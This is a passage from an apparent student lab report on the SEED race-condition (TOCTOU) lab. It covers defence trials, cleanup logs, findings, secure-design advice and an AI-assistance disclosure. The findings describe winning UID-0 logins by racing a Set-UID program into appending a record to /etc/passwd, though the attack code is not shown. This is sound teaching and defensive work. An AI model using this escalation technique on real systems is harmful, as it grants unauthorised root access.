The real-user check can pass, but the root-effective open crosses the protected symlink boundary. Linux permits following such a link when at least one condition applies: it is outside a sticky world-writable directory; the follower's filesystem UID matches the link owner; or the link owner matches the directory owner [3]. Here `/tmp` and the privileged follower are root-owned/root-effective, while the link is seed-owned. None of those permission cases allows that privileged traversal.

This is defence in depth, not a general solution to mutable-path races. It depends on directory context and ownership and does not bind two independent lookups to one object. `fs.protected_regular` is a separate

rule concerning certain `o_CREAT` opens of others' regular files in writable sticky directories; it is not a blanket ban on all root writes to `/tmp`.



```

+ sha256sum -c ../passwd-before.sha256
/etc/passwd: OK
+ grep '^test:' /etc/passwd
+ echo 'No test record remains'
No test record remains
+ sudo rm -f /tmp/XYZ /tmp/ABC
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
fs.protected_symlinks = 1
fs.protected_regular = 0
fs.protected_symlinks = 1
fs.protected_regular = 0
drwxrwxrwt 20 root root 4096 Oct  3 06:16 /tmp
-rwsr-xr-x 1 root root 17104 Sep 26 12:05 vulp
seed@VM [B:lab-files]$ python3 ../automation/lab_runner.py monitor ./vulp 300 task3b-20261003-054443
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pwd
/home/seed/issd-member5/lab-files
Initialization confirmed: pid=196842 Atomic switching active; Ctrl+C to stop.
Seed-owned link(s) confirmed; clean baseline hash matches.
+ bash run trials.sh ./vulp 300 task3b-20261003-054443
Start: 2026-10-03T06:16:42-04:00
Victim: ./vulp
Limit: 300 seconds
Before: b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67 /etc/passwd
Attempts=1000 elapsed=30s last_exit=1
Attempts=2000 elapsed=58s last_exit=1
Attempts=3000 elapsed=90s last_exit=1
Attempts=4000 elapsed=118s last_exit=1
Attempts=5000 elapsed=150s last_exit=1
Attempts=6000 elapsed=181s last_exit=1
Attempts=7000 elapsed=210s last_exit=1
Attempts=8000 elapsed=251s last_exit=1
Attempts=9000 elapsed=291s last_exit=1
NO CHANGE within 300s; attempts=9177. This is an observation, not proof of impossibility.
Stop the attacker in terminal A. Last victim output:
No permission
Monitor exited: 0 | runner wall time: 299.564373s
Attacker confirmed stopped. monitor completed
/tmp/XYZ: symlink uid=1000 mode=0o777
/tmp/ABC: symlink uid=1000 mode=0o777
Password-file SHA-256 is unchanged.
seed@VM [B:lab-files]$

```

Figure 13a — S13a original-victim trial: controls 1/0, 9,177 attempts and unchanged target.

```
password-file sha-256 is unchanged.
seed@VM [B:lab-files]$ bash ../automation/task3b-controls.sh 2>&1 | tee logs/task3b-2026100
3-054443-controls.txt
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ ls -l vulp
-rwsr-xr-x 1 root root 17104 Sep 26 12:05 vulp
+ ln -sf /dev/null /tmp/XYZ
+ ls -ld /tmp /tmp/XYZ
drwxrwxrwt 20 root root 4096 Oct  3 06:24 /tmp
lrwxrwxrwx  1 seed seed   9 Oct  3 06:24 /tmp/XYZ -> /dev/null
+ status=0
+ ./vulp
Open failed: Permission denied
+ status=1
+ printf 'Static symlink-follow exit=%s\n' 1
Static symlink-follow exit=1
+ sha256sum /etc/passwd
b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67 /etc/passwd
+ sha256sum -c ../passwd-before.sha256
/etc/passwd: OK
+ grep '^test:' /etc/passwd
+ echo 'No test account'
No test account
seed@VM [B:lab-files]$ sudo sysctl fs.protected_symlinks fs.protected_regular
fs.protected_symlinks = 1
fs.protected_regular = 0
seed@VM [B:lab-files]$
```

Figure 13b — S13b stable-link control: seed-owned /dev/null link, sticky directory, real denied open and clean target.

11. Findings, impact and secure design

Task	Actual finding	Meaning
1	Manual insertion accepted; non-sudo login reached UID 0 after a retry	Target record is compatible with this VM
2.A	Link switched during the explicit wait; exact record and UID 0	The teaching window exposes check/use mismatch
2.B	Genuine no-delay successes and preserved sticky failures	Timing can redirect the privileged write; naive switching has its own gap
2.C	Initialized atomic exchange and genuine no-delay UID-0 success	Fixing the attacker's gap leaves the victim vulnerable
3.A	9,455 / 300 s, no target change; allowed write works	Dropped privilege prevents a root-authority open
3.B	9,177 / 300 s, no target change; stable privileged follow denied	Ownership/context-based symlink protection blocks this case

The demonstrated gain was a successful local login with UID 0 through an account record appended by the privileged victim. Account-database integrity is a prerequisite for trusting authentication results: a local authorization error can undermine that database without breaking password cryptography. Automation helped coordinate the experiment; it is not a requirement of the vulnerability or an AI-specific attack.

Recommended design measures are:

- **Least privilege:** perform user-directed operations as the ordinary user; drop before the sensitive open and check errors.
- **Secure file handling:** open the intended object once, retain its descriptor and validate the opened object with suitable checks such as `fstat()`. Avoid checking a mutable name and then reopening it with greater authority.
- **Permissions and trusted directories:** restrict modification of security-sensitive directories and remove unnecessary Set-UID privileges. Target-file mode alone cannot constrain a privileged confused deputy.
- **Security-relevant atomic operations:** combine creation/existence handling, for example appropriate `O_CREAT` | `O_EXCL` use, rather than relying on an earlier pathname check.

- **Safe temporary files:** use `mkstemp()` or an appropriate private directory and keep the returned descriptor instead of replacing predictable shared-directory names.
- **Symlink-aware resolution and OS hardening:** apply suitable `O_NOFOLLOW`/directory-descriptor APIs where appropriate and retain OS protection. A final-component flag does not automatically secure every intermediate path component [6].

An advisory lock is insufficient when an attacker does not cooperate. Atomicity must protect the relevant security decision: Task 2.C's atomic operation improves the attack, not the vulnerable program.

12. Cleanup and final state

Before restoration, the monitor, attacker and any victim were stopped, root login shells were exited, and seed identity was checked. `cleanup.sh` restored `/etc/passwd` with `sudo cp -a /root/issd-member5-passwd.original /etc/passwd`, compared it with the original backup, and checked the recorded clean hash. No test record remained. `/tmp/XYZ` and `/tmp/ABC` were removed. All three victims ended root-owned with mode **0755**, with Set-UID removed.

Final protections were explicitly chosen as **symlinks=1, regular=2**, matching the installed policy file. These values are not claimed to be verified original runtime defaults. The saved `0/0` file and original password-file backup were retained. The VM is cleaned up; the live-demo guide explicitly re-enables the documented setup before a future classroom demonstration and cleans up afterward.

```

B — Victim and results
+ sudo cmp /etc/passwd /root/issd-member5-passwd.original
+ echo 'Clean password-file baseline restored'
Clean password-file baseline restored
+ sha256sum -c ../passwd-before.sha256
/etc/passwd: OK
+ grep '^test:' /etc/passwd
+ echo 'No test record remains'
No test record remains
+ sudo rm -f /tmp/XYZ /tmp/ABC
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ cat ../sysctl-before.txt
fs.protected_symlinks = 0
fs.protected_regular = 0
+ echo 'Saved file is 0/0; original pre-lab runtime values are not established.'
Saved file is 0/0; original pre-lab runtime values are not established.
+ echo 'User-selected final policy: protected_symlinks=1, protected_regular=2.'
User-selected final policy: protected_symlinks=1, protected_regular=2.
+ sudo sysctl -w fs.protected_symlinks=1 fs.protected_regular=2
fs.protected_symlinks = 1
fs.protected_regular = 2
+ sudo sysctl fs.protected_symlinks fs.protected_regular
fs.protected_symlinks = 1
fs.protected_regular = 2
+ sudo chmod 0755 vulp vulp_slow vulp_least
+ sudo rm -f /tmp/XYZ /tmp/ABC
+ sudo cmp /etc/passwd /root/issd-member5-passwd.original
+ echo 'Original password file restored'
Original password file restored
+ sha256sum -c ../passwd-before.sha256
/etc/passwd: OK
+ grep '^test:' /etc/passwd
+ echo 'No test account'
No test account
+ ls -l vulp vulp_slow vulp_least
-rwxr-xr-x 1 root root 17104 Sep 26 12:05 vulp
-rwxr-xr-x 1 root root 17240 Sep 26 12:05 vulp_least
-rwxr-xr-x 1 root root 17368 Sep 26 12:05 vulp_slow
+ pgrep -a -x 'attack_naive|attack_atomic|vulp|vulp_slow|vulp_least|su'
+ pgrep -af '[b]ash run_trials.sh'
+ echo 'No experiment or su processes remain'
No experiment or su processes remain
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
seed@VM [B:lab-files]$

```

Figure 14 — S14 latest cleanup excerpt: original-file comparison, clean hash, no test account, selected 1/2 policy, removed Set-UID and stopped processes.

13. Evidence quality and limitations

The first terminal containing the original File-exists error was already closed when automation began. That message remains identified as user-reported; later actual errors were recorded separately. The original partial log's final totals were not inferred from its last progress line or from the size of XYZ.

Initial still captures missed the brief simultaneous-live interval. The follow-up used GStreamer's native X11 source to preserve a lossless sequence of whole-desktop PNGs before starting the monitor. It requested 30 FPS but actually produced **25 frames in 10.004403 seconds** on this VM. Frame 9's attacker/monitor PID-start identities were live at encoder-input and file-completion observations. Frame 10 displayed Start/Limit/Before; both were live at encoder input, but had ended by file completion. File-write time follows image capture and is not equated with a still-running process. Full metadata and original frames are retained.

Frame recording and monitoring affect scheduling. Trial counts and wall times apply to these executions, not to a general success probability or the duration of the vulnerable instruction interval. Finite unsuccessful defence trials are interpreted alongside code/credential reasoning and static controls.

Report and slide excerpts are **labelled readability crops of actual images**. The unaltered whole-desktop originals remain in evidence/; crop boxes, original hashes and derivative hashes are recorded in

figures/CROP_MANIFEST.json. No output was manufactured or redrawn as terminal evidence. Earlier failures and the original exports remain preserved. Terminal screens were cleared for the later audit only at the user's request after preserving their prior records.

14. Conclusion

The target record was validated, the delayed and genuine no-delay attacks produced verified UID-0 logins, and the naive attacker's root-owned-file failure was observed and explained. Atomic exchange removed the attacker's missing-name interval while leaving the application's check/use error intact. Both independent defences prevented a target change in their recorded 300-second trials, with controls explaining the denied operations and retained permitted functionality.

The central lesson is: **checking an attacker-changeable name does not make a later privileged use of that name safe**. Privilege boundaries, descriptor-based handling and secure creation must protect the operation itself, with OS hardening as an additional layer.

References and attribution

1. Wenliang Du / SEED Labs, *Race Condition Vulnerability Lab*, copyright 2006–2020. Official seven-page task PDF and original lab setup, consulted with the retained local copy on 3 October 2026.
https://seedsecuritylabs.org/Labs_20.04/Files/Race_Condition/Race_Condition.pdf
2. Supplied lecturer authentication/lab-link text and *ISSD presentation division .pdf*, Member 5 allocation; preserved under Member5/course-materials/.
3. Linux kernel documentation, *Filesystem sysctls: protected_symlinks and protected_regular*.
<https://www.kernel.org/doc/html/latest/admin-guide/sysctl/fs.html>
4. Linux manual pages, *access(2)* and *credentials(7)*.
<https://man7.org/linux/man-pages/man2/access.2.html> and
<https://man7.org/linux/man-pages/man7/credentials.7.html>
5. Linux manual pages, *rename(2)*, including `renameat2()` and `RENAME_EXCHANGE`.
<https://man7.org/linux/man-pages/man2/rename.2.html>
6. Linux manual pages, *open(2)* and *mkstemp(3)*. <https://man7.org/linux/man-pages/man2/open.2.html> and <https://man7.org/linux/man-pages/man3/mkstemp.3.html>
7. SEED Labs, Ubuntu VM setup and Race-Condition lab page. <https://seedsecuritylabs.org/labsetup.html> and https://seedsecuritylabs.org/Labs_20.04/Software/Race_Condition/
8. Repository Member5/START_TO_FINISH_GUIDE.md, the supplied annotated C/shell adaptation, and the audited VM logs/images accompanying this submission.

SEED teaching content and the vulnerable-program pattern are attributed to **Wenliang Du / SEED Labs** under **Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International**. That attribution and licence are retained with the source materials.

Assistance disclosure: an AI coding assistant through OpenCode helped orchestrate visible desktop commands, preserve logs and failures, inspect evidence, and prepare the report/slides. Authentication input was handled interactively by the user. The lab C sources and binary contents were not rewritten during those automated runs; monitor changes and helper code are supplied. This report does not claim that an oral classroom presentation has already been rehearsed or delivered.

Appendix A — deliverables and provenance

The submission contains the completed editable report/PDF, main findings presentation/PDF, terminal-specific live-demo guide, speaker notes, selected original images, labelled crop derivatives, the C/shell sources, and relevant trial/control logs. README.md identifies the entry points. evidence/SELECTION.json identifies the original source and hash of each selected image. logs/ retains distinct labels, including failed trials, and provenance/ records the audit and verified logins.

The complete original evidence archive remains in /home/seed/issd-member5/exports/member5-evidence-audited-20261003-064223.tar.gz with its checksum. It includes raw transcripts, frame sequence and

preservation records beyond the selected submission figures. The preserved original VM account-file backup stays at its recorded root-owned location.

Appendix B — classroom demonstration

Use `LIVE_DEMO.md/LIVE_DEMO.pdf` for the exact order of commands in **A — Attacker** and **B — Victim and results**. The main PPTX introduces the race, switches to the reliable 10-second teaching demonstration, then supports a bounded genuine no-delay atomic run and a deterministic OS-defence check. Its findings tables are explicitly recorded results from 3 October 2026, not predetermined live output.

A 30-second classroom no-delay timeout is reported as that live attempt's outcome; it is not the original 300-second experiment. If timing misses, use the supplied actual S09/S11 evidence and say that it is recorded. After a demonstration, exit root, stop experiment processes and run the supplied cleanup. No actual spoken rehearsal duration is claimed.